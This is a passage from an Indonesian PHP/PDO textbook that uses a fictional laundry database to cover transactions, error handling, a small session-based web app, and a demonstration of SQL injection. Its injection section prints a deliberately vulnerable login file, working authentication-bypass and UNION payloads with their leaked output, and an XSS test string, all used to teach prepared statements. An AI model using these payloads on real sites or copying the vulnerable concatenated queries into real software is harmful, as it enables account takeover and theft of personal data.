Kode 5.41 (Lanjutan) *php/pdo/Bills.php: membuat tagihan dalam satu transaksi, membacanya kembali bersama pelanggan, layanan, dan jumlah yang dibayar, memindahkannya dari queued ke finished, dan menambah pembayaran.*

```
    }
}

function findBill(PDO $pdo, string $id): ?array
{
    $stmt = $pdo->prepare(
        "SELECT b.id, b.status, b.unit, b.payment, c.name, s.description,
                (SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = b.id) AS paid
           FROM Bill b
           JOIN Customer c ON c.id = b.Customer_id
           JOIN Service  s ON s.id = b.Service_id
          WHERE b.id = ?");
    $stmt->execute([$id]);
    $row = $stmt->fetch();
    return $row === false ? null : $row;
}

function finishBill(PDO $pdo, string $id, string $employeeId, string $now): bool
{
    $pdo->beginTransaction();
    try {
        $stmt = $pdo->prepare(
            "UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? AND status =
'queued'");
        $stmt->execute([$now, $id]);
        if ($stmt->rowCount() !== 1) {               // bukan queued: tidak ada yang
diselesaikan
            $pdo->rollBack();
            return false;
        }
        $pdo->prepare(
            "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
             VALUES (?, 'finished', ?, ?)")
            ->execute([$id, $now, $employeeId]);
        $pdo->commit();
        return true;
    } catch (Throwable $e) {
        $pdo->rollBack();
        throw $e;
    }
}
```

Kode 5.41 (Lanjutan) *php/pdo/Bills.php: membuat tagihan dalam satu transaksi, membacanya kembali bersama pelanggan, layanan, dan jumlah yang dibayar, memindahkannya dari queued ke finished, dan menambah pembayaran.*

```
function addPayment(PDO $pdo, string $billId, string $method, int $amount, string $now):
int
{
    $stmt = $pdo->prepare(
        "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?, ?)");
    $stmt->execute([$billId, $now, $method, $amount]);
    return (int) $pdo->lastInsertId();               // nomor yang diberikan basis data
untuk baris itu
}
```

Bentuk transaksinya selalu sama: `beginTransaction()`; pekerjaannya di dalam `try`; `commit()` sebagai baris terakhir `try`; `rollBack()` dan `throw $e;` di dalam `catch (Throwable $e)`.

Menangkap `Throwable`, bukan hanya `PDOException`, juga membatalkan transaksi setelah `Error` PHP seperti salah ketik nama fungsi. Harga tidak pernah menjadi argumen: `createBill()` membacanya dari `Service` dan menerapkan Persamaan (5.1) sendiri, sehingga tidak ada formulir atau orang asing yang dapat mengirim tagihan seharga Rp 1. `finishBill()` memakai uji `AND status = 'queued'` dari Subbab 5.7.3 dan menulis baris `StatusLog`-nya dalam transaksi yang sama; `addPayment()` mengembalikan `lastInsertId()`. **Kode 5.42** menjalankan seluruh perjalanan sebuah tagihan.

Kode 5.42 `php/pdo/bills_demo.php`: tagihan dibuat dengan uang muka, diselesaikan, diselesaikan lagi (ditolak), dilunasi, dan tagihan kedua yang gagal di tengah jalan.

```
<?php
declare(strict_types=1);
require __DIR__ . '/Db.php';
require __DIR__ . '/Bills.php';

$pdo = connect(fresh: true);
$count = fn (string $t) => (int) $pdo->query("SELECT COUNT(*) FROM $t")->fetchColumn();
$show  = function (string $id) use ($pdo) {
    $b = findBill($pdo, $id);
    printf("  %s  %-8s  %s, %d x %s%s  charged Rp %s, paid Rp %s%s",
           $b['id'], $b['status'], $b['name'], $b['unit'], $b['description'], PHP_EOL . '
',
           number_format((float) $b['payment'], 0, ',', '.'),
           number_format((float) $b['paid'], 0, ',', '.'), PHP_EOL);
};

echo "before: Bill=", $count('Bill'), " StatusLog=", $count('StatusLog'),
     " Payment=", $count('Payment'), PHP_EOL, PHP_EOL;

echo "1. CREATE a bill: 2 bed covers, half paid now by QRIS", PHP_EOL;
$id = createBill($pdo, 'C0094', 'S0008', 2, 'A02', 'O01', 'E0004',
                 '2026-09-30 20:45:00', 'qris', 35000);
$show($id);

echo "2. UPDATE: the washer finishes it", PHP_EOL;
var_dump(finishBill($pdo, $id, 'E0006', '2026-09-30 20:55:00'));
echo "   ...and a second time (it is no longer queued)", PHP_EOL;
var_dump(finishBill($pdo, $id, 'E0006', '2026-09-30 20:56:00'));

echo "3. The customer pays the rest in cash", PHP_EOL;
echo "   payment id ", addPayment($pdo, $id, 'cash', 35000, '2026-09-30 20:58:00'),
PHP_EOL;
$show($id);

echo "4. A bill whose payment method is not allowed (gopay)", PHP_EOL;
try {
    createBill($pdo, 'C0094', 'S0001', 3, 'A03', 'O01', 'E0004',
               '2026-09-30 20:59:00', 'gopay', 24000);
} catch (PDOException $e) {
    echo "   refused: ", $e->getMessage(), PHP_EOL, "   everything rolled back", PHP_EOL;
}

echo PHP_EOL, "after : Bill=", $count('Bill'), " StatusLog=", $count('StatusLog'),
     " Payment=", $count('Payment'), PHP_EOL;
```

```
before: Bill=2953 StatusLog=8802 Payment=3319

1. CREATE a bill: 2 bed covers, half paid now by QRIS
  B2954  queued    Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 35.000
2. UPDATE: the washer finishes it
bool(true)
   ...and a second time (it is no longer queued)
bool(false)
3. The customer pays the rest in cash
   payment id 3321
  B2954  finished  Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 70.000
4. A bill whose payment method is not allowed (gopay)
   refused: SQLSTATE[23000]: Integrity constraint violation: 19 CHECK constraint failed:
Payment_method_enum
   everything rolled back

after : Bill=2954 StatusLog=8804 Payment=3321
```

Langkah 4 yang perlu dipelajari: baris `Bill` dan `StatusLog` sudah tertulis, lalu pembayarannya gagal karena `gopay` bukan metode yang diizinkan, dan hitungan penutup menunjukkan tidak ada sisa dari tagihan itu. Di MariaDB hanya penolakannya yang berbeda: `SQLSTATE[01000]: Warning: 1265 Data truncated for column 'method' at row 1`, mode ketat yang menolak nilai di luar `ENUM`. Kata-katanya berbeda, *rollback*-nya sama.

5.14.5 Kesalahan, dan cara menampilkannya

Kode 5.43 memperlihatkan tiga cara menangani kesalahan yang sama, yaitu kueri yang menyebut tabel yang tidak ada.

Kode 5.43 `php/pdo/errors.php`: mode kesalahan diam, mode eksepsi, dan apa yang dilakukan di tepi aplikasi.

```php
<?php
declare(strict_types=1);
require __DIR__ . '/Db.php';

date_default_timezone_set('Asia/Jakarta');
$pdo = connect();

echo "1. ERRMODE_SILENT: the failure is a return value nobody checks", PHP_EOL;
$pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_SILENT);
$result = $pdo->query("SELECT id FROM Bills");          // tabelnya Bill, bukan Bills
var_dump($result);
echo "   errorInfo: ", implode(' | ', $pdo->errorInfo()), PHP_EOL, PHP_EOL;

echo "2. ERRMODE_EXCEPTION: the failure stops the program at the guilty line", PHP_EOL;
$pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
try {
    $pdo->query("SELECT id FROM Bills");
} catch (PDOException $e) {
    echo "   ", get_class($e), " on line ", $e->getLine(), PHP_EOL;
    echo "   SQLSTATE ", $e->getCode(), ": ", $e->getMessage(), PHP_EOL, PHP_EOL;
}

echo "3. At the edge of the application: log the detail, tell the visitor little", PHP_EOL;
$log = __DIR__ . '/../work/app.log';
try {
    $pdo->query("SELECT id FROM Bills");
} catch (PDOException $e) {
    error_log(date('c') . ' ' . $e->getMessage() . PHP_EOL, 3, $log);   // untuk Anda
    echo "   visitor sees: Sorry, the system is busy. Please try again.", PHP_EOL;   //
untuk mereka
}
echo "   log file ends with: ", trim(substr(file_get_contents($log), -90)), PHP_EOL;
```

```
1. ERRMODE_SILENT: the failure is a return value nobody checks
bool(false)
   errorInfo: HY000 | 1 | no such table: Bills

2. ERRMODE_EXCEPTION: the failure stops the program at the guilty line
   PDOException on line 17
   SQLSTATE HY000: SQLSTATE[HY000]: General error: 1 no such table: Bills

3. At the edge of the application: log the detail, tell the visitor little
   visitor sees: Sorry, the system is busy. Please try again.
   log file ends with: 2026-09-23T16:35:21+07:00 SQLSTATE[HY000]: General error: 1 no such
table: Bills
```

Pada kasus 1 program berjalan terus dengan `false`, untuk gagal belakangan, jauh dari penyebabnya. Pada kasus 2 eksepsi menghentikannya tepat di baris yang bersalah. Kasus 3 adalah yang dilakukan aplikasi di tepinya: mencatat rinciannya untuk pemilik, dan tidak menampilkan apa pun yang berguna bagi penyerang kepada pengunjung. Di MariaDB pesannya `SQLSTATE 42S02 ... 1146 Table 'profitina_laundry.Bills' doesn't exist`: **1146** adalah nomor milik MySQL sendiri, **42S02** SQLSTATE baku (`23000` batasan, `42000` kesalahan sintaksis). SQLite melaporkan sebagian besar kegagalan sebagai `HY000` dengan rincian di pesannya.

5.15 *SQL Injection*, Diperagakan dan Dicegah

5.15.1 Halamannya

Inilah pemeriksaan masuk, salah satu fungsi yang paling sering ditulis di dunia, dan fungsi ini rusak. Bacalah **Kode 5.44** lebih dulu.

Kode 5.44 `php/injection/unsafe.php`: pemeriksaan masuk dan pencarian status tagihan yang merekatkan ketikan pengunjung ke dalam teks SQL. Tidak ada yang tampak mengkhawatirkan. Semuanya terbuka lebar.

```
<?php
declare(strict_types=1);

// JANGAN SALIN BERKAS INI KE APLIKASI SUNGGUHAN. Berkas ini merekatkan ketikan orang asing
// ke dalam teks SQL, persis kesalahan yang diperagakan subbab ini.

function loginUnsafe(PDO $pdo, string $email, string $password, ?string &$sql = null):
?array
{
    $sql = "SELECT id, name, email FROM Employee
             WHERE email = '$email' AND password = '$password'";
    $row = $pdo->query($sql)->fetch();
    return $row === false ? null : $row;
}

function billStatusUnsafe(PDO $pdo, string $billId, ?string &$sql = null): array
{
    $sql = "SELECT id, status FROM Bill WHERE id = '$billId'";
    return $pdo->query($sql)->fetchAll(PDO::FETCH_NUM);
}
```

> **WAWASAN KUNCI: SATU KALIMAT.** Sebuah kueri punya dua bagian yang harus tetap terpisah: **instruksi**, yang Anda tulis, dan **data**, yang diketik orang asing. Merekatkan string mencampur keduanya menjadi satu teks, dan basis data tidak punya cara untuk mengetahui bagian mana berasal dari siapa. Semua yang di bawah ini adalah kalimat itu yang sedang terjadi.

Kode 5.45 mengetikkan lima hal ke fungsi-fungsi ini dan versi perbaikannya, sambil mencetak SQL yang disusun versi tidak aman.

Kode 5.45 `php/injection/demo.php`: tiga percobaan masuk dan dua pencarian, masing-masing dikirim ke fungsi tidak aman dan fungsi aman.

```
<?php
declare(strict_types=1);
require __DIR__ . '/../pdo/Db.php';
require __DIR__ . '/unsafe.php';
require __DIR__ . '/safe.php';

$pdo = connect();
$who = fn (?array $r) => $r === null ? 'REFUSED' : "LET IN as {$r['name']} ({$r['id']})";

$logins = [
    'honest cashier'        => ['kasir1@profitina-laundry.example', 'Kasir#2026'],
    'password box attack'   => ['kasir1@profitina-laundry.example', "' OR '1'='1"],
    'e-mail box attack'     => ["kasir1@profitina-laundry.example' -- ", 'anything'],
];
foreach ($logins as $label => [$email, $password]) {
    echo "=== $label", PHP_EOL, "typed e-mail   : $email", PHP_EOL, "typed password :
$password", PHP_EOL;
    $row = loginUnsafe($pdo, $email, $password, $sql);
    echo "SQL built      : ", preg_replace('/\s+/', ' ', $sql), PHP_EOL;
    echo "unsafe page    : ", $who($row), PHP_EOL;
    echo "safe page      : ", $who(loginSafe($pdo, $email, $password)), PHP_EOL, PHP_EOL;
}

$lookups = [
    'honest bill id' => 'B2931',
    'UNION attack'   => "x' UNION SELECT name, phone FROM Customer ORDER BY 1 LIMIT 3 -- ",
];
foreach ($lookups as $label => $billId) {
    echo "=== $label", PHP_EOL, "typed bill id  : $billId", PHP_EOL;
    $rows = billStatusUnsafe($pdo, $billId, $sql);
    echo "SQL built      : $sql", PHP_EOL, "unsafe page    : ", count($rows), " row(s)",
PHP_EOL;
    foreach ($rows as [$a, $b]) {
        echo "                 $a | $b", PHP_EOL;
    }
    echo "safe page      : ", count(billStatusSafe($pdo, $billId)), " row(s)", PHP_EOL,
PHP_EOL;
}
```

Inilah keluaran nyatanya, di SQLite; di MariaDB hasilnya identik, karakter demi karakter.

```
=== honest cashier
typed e-mail   : kasir1@profitina-laundry.example
typed password : Kasir#2026
SQL built      : SELECT id, name, email FROM Employee WHERE email = 'kasir1@profitina-
laundry.example' AND password = 'Kasir#2026'
unsafe page    : REFUSED
safe page      : LET IN as Dewi Lestari Putri (E0004)

=== password box attack
typed e-mail   : kasir1@profitina-laundry.example
typed password : ' OR '1'='1
SQL built      : SELECT id, name, email FROM Employee WHERE email = 'kasir1@profitina-
laundry.example' AND password = '' OR '1'='1'
unsafe page    : LET IN as Hendra Wijaya (E0001)
safe page      : REFUSED

=== e-mail box attack
typed e-mail   : kasir1@profitina-laundry.example' --
typed password : anything
SQL built      : SELECT id, name, email FROM Employee WHERE email = 'kasir1@profitina-
laundry.example' -- ' AND password = 'anything'
unsafe page    : LET IN as Dewi Lestari Putri (E0004)
safe page      : REFUSED

=== honest bill id
typed bill id  : B2931
SQL built      : SELECT id, status FROM Bill WHERE id = 'B2931'
unsafe page    : 1 row(s)
                 B2931 | queued
safe page      : 1 row(s)

=== UNION attack
typed bill id  : x' UNION SELECT name, phone FROM Customer ORDER BY 1 LIMIT 3 --
SQL built      : SELECT id, status FROM Bill WHERE id = 'x' UNION SELECT name, phone FROM
Customer ORDER BY 1 LIMIT 3 -- '
unsafe page    : 3 row(s)
                 Adi Eko Alatas | 0811-0000-1612
                 Adi Saputra | 0811-0000-1509
                 Agus Fauzi | 0856-0000-8730
safe page      : 0 row(s)
```

5.15.2 Membaca serangannya

Kasir yang jujur ditolak oleh halaman tidak aman, yang membandingkan kata sandi dengan kolom lama `password` (`*****`): halaman yang tidak aman sering sekaligus salah.

Sebelas karakter di kotak kata sandi. Orang asing mengetik `' OR '1'='1`. Tanda petik pertamanya *menutup* string lebih awal, menjadikan `password = ''`; lalu teksnya berlanjut sebagai SQL, `OR '1'='1`, yang ditutup rapi oleh tanda petik templat itu sendiri. Syaratnya menjadi

$$(email = \text{'kasir1@...'} \wedge password = \text{''}) \vee (\text{'1'} = \text{'1'}) \tag{5.3}$$

`AND` (∧) mengikat lebih kuat daripada `OR` (∨). Bagian kiri Persamaan (5.3) salah untuk setiap baris; bagian kanannya benar untuk setiap baris. Setiap karyawan cocok, dan `fetch()` mengembalikan yang pertama: pemilik usaha, `E0001`.

Kotak e-mail sama terbukanya. `--` diikuti spasi memulai komentar SQL, sehingga alamat yang dikenal diikuti `' --` membuang seluruh uji kata sandi.

Membaca tabel yang tidak pernah disebut halaman. `UNION` menambahkan baris dari `SELECT` kedua, dan `SELECT` milik orang asing membaca `Customer`: nama dan nomor telepon tercetak oleh


halaman yang seharusnya hanya menampilkan status satu tagihan. Dengan `LIMIT` yang lebih besar, seluruh 256 orang.

> **PERINGATAN: Ini bukan trik cerdik, dan tidak langka.** *Injection* sudah tercantum dalam daftar risiko aplikasi web OWASP Top Ten sejak edisi pertamanya tahun 2003, dan edisi 2025 masih mencantumkannya, sebagai A05 [15]. Tidak perlu alat khusus: setiap serangan di atas diketik ke kolom formulir biasa. Dan menurut UU PDP No. 27/2022 [13], nama dan nomor telepon yang tercetak oleh serangan terakhir adalah data pribadi, yang kebocorannya harus dipertanggungjawabkan usaha ini.

5.15.3 Perbaikannya

> **DEFINISI. Prepared statement** adalah pernyataan SQL yang setiap tempat nilainya ditulis sebagai *placeholder* (`?` atau nama seperti `:email`), dan yang dikirim ke basis data *lebih dulu*, sendirian. Nilai-nilainya dikirim sesudahnya, terpisah, sebagai data. Basis data sudah mengurai dan mengunci makna pernyataan sebelum melihat satu nilai pun, sehingga tidak ada nilai yang dapat mengubah apa yang dilakukan pernyataan itu.

Gambar 5.16 menggambarkan perbedaannya.



Gambar 5.16 SQL yang direkatkan dibandingkan *prepared statement*. Bila string direkatkan, teks orang asing menjadi bagian pernyataan; bila pernyataan disiapkan lebih dulu, teks yang sama hanya dapat dibandingkan, sebagai nilai.

Kode 5.46 adalah kode yang sudah diperbaiki.

Kode 5.46 `php/injection/safe.php`: dua fungsi yang sama dengan *placeholder*, dan pemeriksaan kata sandi terhadap *hash* yang tersimpan.

```php
<?php
declare(strict_types=1);

// Perbaikannya: teks SQL tetap, dan apa yang diketik orang asing dikirim
// terpisah, sebagai nilai yang tidak pernah bisa menjadi bagian pernyataan.

function verifyPassword(string $password, string $stored): bool
{
    // Bentuk tersimpan: pbkdf2_sha256$<iterasi>$<salt, Base64>$<hash, Base64>
    $parts = explode('$', $stored);
    if (count($parts) !== 4 || $parts[0] !== 'pbkdf2_sha256') {
        return false;
    }
    $salt = base64_decode($parts[2], true);
    $hash = base64_decode($parts[3], true);
    $test = hash_pbkdf2('sha256', $password, $salt, (int) $parts[1], 32, true);
    return hash_equals($hash, $test);                // bandingkan dalam waktu konstan
}

function loginSafe(PDO $pdo, string $email, string $password): ?array
{
    $stmt = $pdo->prepare("SELECT id, name, email, password_hash FROM Employee WHERE email
= ?");
    $stmt->execute([$email]);
    $row = $stmt->fetch();
    if ($row === false || $row['password_hash'] === null
            || !verifyPassword($password, $row['password_hash'])) {
        return null;
    }
    unset($row['password_hash']);                    // jangan pernah meneruskan hash
    return $row;
}

function billStatusSafe(PDO $pdo, string $billId): array
{
    $stmt = $pdo->prepare("SELECT id, status FROM Bill WHERE id = ?");
    $stmt->execute([$billId]);
    return $stmt->fetchAll(PDO::FETCH_NUM);
}
```

E-mail kini berupa `?`; karyawan dicari menurut e-mail saja, dan `verifyPassword()` memeriksa kata sandi yang diketik terhadap `password_hash` (`pbkdf2_sha256$600000$<salt>$<hash>`) dengan `hash_pbkdf2()` dan `hash_equals()` yang waktunya konstan. (Aplikasi baru yang hanya memakai PHP cukup menggunakan `password_hash()` dan `password_verify()`; skema ini dipakai bersama dengan Java dan Python.)

Bacalah lagi baris-baris `safe page`. Kata sandi yang jujur diterima; ketiga serangan ditolak; `UNION` menemukan **0 baris**, karena basis data mencari tagihan yang id-nya adalah teks harfiah 64 karakter `x' UNION SELECT ...`. Serangan itu tidak disaring atau di-*escape*; ia *dicari*, sebagai nilai, dan tidak menemukan apa-apa.

5.15.4 Aturannya, dan dua hal yang tidak dicakupnya

> **WAWASAN KUNCI: ATURANNYA.** Setiap nilai yang datang dari luar program Anda masuk ke SQL sebagai parameter terikat. Setiap satu pun, bukan hanya "yang tampak berbahaya". Anda tidak dapat mengetahui mana yang berbahaya, dan penilaian semacam itu justru *bug*-nya.

Dua hal tidak dapat menjadi *placeholder*, karena keduanya bukan nilai.

Nama tabel atau kolom (`SELECT * FROM ?` dan `ORDER BY ?` tidak berjalan). Periksa pilihan pengunjung terhadap daftar yang Anda tulis dan sisipkan hanya string milik Anda sendiri: `$sort`

`= in_array($_GET['sort'] ?? '', ['arrived', 'payment', 'id'], true) ? $_GET['sort'] : 'arrived';`.

Karakter *wildcard* `LIKE`. Mengikat `'%' . $text . '%'` itu aman; `%` di dalam teks pengunjung hanya memperluas pencarian mereka sendiri.

`mysqli_real_escape_string()` memang bekerja, tetapi harus diterapkan pada setiap nilai, selamanya, oleh semua orang; *prepared statement* benar sejak rancangannya, sebagaimana dianjurkan *cheat sheet* OWASP [16]. `mysqli` pun memilikinya: `$stmt = $conn->prepare('... WHERE email = ?'); $stmt->bind_param('s', $email); $stmt->execute();`, satu huruf tipe per *placeholder* (`s`, `i`, `d`).

5.16 Aplikasi Web Kecil: Sesi, PDO, dan *Escaping* Bersama-sama

Semuanya bertemu dalam tiga halaman pendek. **Kode 5.47** dijalankan lebih dulu di setiap halaman.

Kode 5.47 `php/web/boot.php`: kode koneksi, zona waktu toko, sesi yang cookie-nya tidak dapat dibaca skrip, dan fungsi *escape* satu huruf.

```
<?php
// boot.php: yang dikerjakan lebih dulu oleh setiap halaman aplikasi web kecil ini.
declare(strict_types=1);
require __DIR__ . '/../pdo/Db.php';

date_default_timezone_set('Asia/Jakarta');
session_set_cookie_params([
    'httponly' => true,       // skrip halaman tidak dapat membaca cookie sesi
    'samesite' => 'Lax',      // formulir situs lain tidak membawanya
]);
session_start();

function h(mixed $s): string  // escape nilai saat masuk ke HTML
{
    return htmlspecialchars((string) $s, ENT_QUOTES, 'UTF-8');
}
```

Kode 5.48 adalah halaman masuk. Halaman ini memakai `loginSafe()` dari **Kode 5.46**, memberi peramban *session id* baru pada saat masuk, lalu mengalihkan.

Kode 5.48 `php/web/login.php`: masuk dengan *prepared statement*, pemeriksaan *hash*, `session_regenerate_id(true)`, dan pengalihan.

```
<?php
// login.php: masuk dengan e-mail dan kata sandi; identitasnya disimpan di sesi.
declare(strict_types=1);
require __DIR__ . '/boot.php';
require __DIR__ . '/../injection/safe.php';

$error = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $user = loginSafe(connect(), (string) ($_POST['email'] ?? ''), (string)
($_POST['password'] ?? ''));
    if ($user !== null) {
        session_regenerate_id(true);          // tiket baru saat masuk: tiket lama tak
berharga
        $_SESSION['user'] = $user;
        header('Location: customers.php');
        exit;
    }
    $error = 'Wrong e-mail or password.';
}
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Sign in</title></head>
<body>
<h1>Profitina Laundry: sign in</h1>
<?php if ($error !== ''): ?><p><?= h($error) ?></p><?php endif; ?>
<form method="post">
  <label>E-mail <input name="email" type="email" required></label>
  <label>Password <input name="password" type="password" required></label>
  <button>Sign in</button>
</form>
</body>
</html>
```

Kode 5.49 adalah halaman terlindung. Halaman ini mencari pelanggan dengan formulir `GET` dan menambah pelanggan dengan formulir `POST`.

Kode 5.49 `php/web/customers.php`: halaman terlindung yang membaca dengan `GET`, menulis dengan `POST`, menjawab `POST` yang berhasil dengan pengalihan, dan melakukan *escape* pada setiap nilai yang dicetaknya.

```
<?php
// customers.php: cari pelanggan (GET) dan tambah satu (POST, lalu redirect).
declare(strict_types=1);
require __DIR__ . '/boot.php';
require __DIR__ . '/../pdo/Customers.php';

if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
$pdo = connect();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $name  = trim((string) ($_POST['name'] ?? ''));
    $phone = trim((string) ($_POST['phone'] ?? ''));
    if ($name !== '' && preg_match('/^08\d{2}-\d{4}-\d{4}$/', $phone)) {
        $id = createCustomer($pdo, $name, 'f', 'Surabaya', '2000-01-01', 'Surabaya',
                             $phone, strtolower(str_replace(' ', '.', $name)) .
'@example.com',
                             date('Y-m-d H:i:s'));
        header('Location: customers.php?q=' . urlencode($phone));  // Post/Redirect/Get
        exit;
    }
    http_response_code(400);
    $error = 'A name and a phone such as 0813-0000-1234 are required.';
}
$q = trim((string) ($_GET['q'] ?? ''));
$rows = $q === '' ? [] : searchCustomers($pdo, $q, 10);
?>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Customers</title></head>
<body>
<p>Signed in as <?= h($_SESSION['user']['name']) ?>. <a href="logout.php">Sign out</a></p>
<form method="get"><input name="q" value="<?= h($q) ?>"> <button>Search</button></form>
<?php if (isset($error)): ?><p><?= h($error) ?></p><?php endif; ?>
<table>
<?php foreach ($rows as $r): ?>
<tr><td><?= h($r['id']) ?></td><td><?= h($r['name']) ?></td><td><?= h($r['phone'])
?></td></tr>
<?php endforeach; ?>
</table>
<form method="post">
  <input name="name" placeholder="Name"> <input name="phone" placeholder="0813-0000-1234">
  <button>Add customer</button>
</form>
</body>
</html>
```

Setiap nilai yang dicetak melewati `h()` (`htmlspecialchars()`, Bab 3). Mencari adalah pertanyaan, jadi `GET` yang dapat ditandai (*bookmark*) kasir; menambah adalah tindakan, jadi `POST`, yang dijawab dengan pengalihan (**Post/Redirect/Get**) agar tombol *Reload* tidak menambahkan pelanggan dua kali. Dilayani dengan `php -S localhost:8080 -t web` dan dijalankan dengan `curl`, disaring dengan `grep`:

```
$ curl -s -i -c jar http://localhost:8080/customers.php | grep -E 'HTTP|Location|Set-
Cookie'
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=2ab2c1d153b2beb5c142aae855e21cd4; path=/; HttpOnly; SameSite=Lax
Location: login.php

$ curl -s -b jar -c jar -d 'email=kasir1@profitina-laundry.example&password=wrong'
http://localhost:8080/login.php | grep '<p>'
<p>Wrong e-mail or password.</p><form method="post">

$ curl -s -i -b jar -c jar -d 'email=kasir1@profitina-
laundry.example&password=Kasir%232026' http://localhost:8080/login.php | grep -E
'HTTP|Location|Set-Cookie'
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=284b4591a4496ca4901f3c6431469018; path=/; HttpOnly; SameSite=Lax
Location: customers.php

$ curl -s -b jar 'http://localhost:8080/customers.php?q=Ayu' | grep -E 'Signed|<tr>'
<p>Signed in as Dewi Lestari Putri. <a href="logout.php">Sign out</a></p>
<tr><td>C0227</td><td>Ayu Fauzi</td><td>0816-0000-6556</td></tr>
<tr><td>C0067</td><td>Ayu Lina Santoso</td><td>0852-0000-8662</td></tr>
<tr><td>C0003</td><td>Ayu Nugroho</td><td>0812-0000-7923</td></tr>
<tr><td>C0059</td><td>Ayu Suryadi</td><td>0811-0000-8218</td></tr>
<tr><td>C0155</td><td>Bayu Lestari</td><td>0823-0000-7074</td></tr>
<tr><td>C0055</td><td>Bayu Rangga Anggraeni</td><td>0857-0000-7100</td></tr>
<tr><td>C0096</td><td>Bayu Syahputra</td><td>0813-0000-3602</td></tr>
<tr><td>C0247</td><td>Bayu Zainal Irawan</td><td>0821-0000-8632</td></tr>
<tr><td>C0231</td><td>Citra Ayu Hidayat</td><td>0898-0000-4274</td></tr>

$ curl -s -b jar 'http://localhost:8080/customers.php?q=%3Cscript%3Ealert(1)%3C/script%3E'
| grep 'name="q"'
<form method="get"><input name="q" value="&lt;script&gt;alert(1)&lt;/script&gt;">
<button>Search</button></form>

$ curl -s -i -b jar -d 'name=Rina Wulandari&phone=0813-0000-4257'
http://localhost:8080/customers.php | grep -E 'HTTP|Location'
HTTP/1.1 302 Found
Location: customers.php?q=0813-0000-4257

$ curl -s -b jar 'http://localhost:8080/customers.php?q=0813-0000-4257' | grep '<tr>'
<tr><td>C0257</td><td>Rina Wulandari</td><td>0813-0000-4257</td></tr>

$ curl -s -i -b jar -d 'name=&phone=12345' http://localhost:8080/customers.php | grep -E
'HTTP/|required'
HTTP/1.1 400 Bad Request
<p>A name and a phone such as 0813-0000-1234 are required.</p><table>
```


Tanpa sesi, halaman itu mengalihkan ke `login.php`, dengan cookie `HttpOnly` dan `SameSite=Lax`. Kata sandi yang salah ditolak; yang benar mendapat 302 dan *session id* yang **berbeda**, hasil `session_regenerate_id(true)`. `Ayu` juga menemukan Bayu dan Citra Ayu, karena `%Ayu%` berarti "mengandung". `<script>` kembali sebagai `<script>`. Pelanggan baru ditemukan sebagai `C0257`, dan formulir yang tidak sah mendapat **400 Bad Request**: kode status adalah bagian dari jawaban.

5.17 Memasang PHP secara Manual, dan Menjalankannya di IIS

5.17.1 Mengapa repot, padahal XAMPP sudah jalan?

Karena banyak kantor memakai Windows, yang sudah membawa peladen webnya sendiri, **Internet Information Services** (IIS, **Gambar 5.17**), terpasang tetapi dimatikan. Memilih peladen berarti menimbang kebebasan perangkat lunak bebas dan *open source* (tanpa pihak yang bisa

dihubungi) dengan dukungan dan tanggung jawab perangkat lunak berpemilik (dengan harga). Aplikasi IIS biasanya ASP.NET dengan Microsoft SQL Server (**Gambar 5.18**; SQL Server 2025 tersedia umum sejak November 2025 [17]), pokok Bab 9 sampai 15, tetapi IIS juga dapat menjalankan PHP.

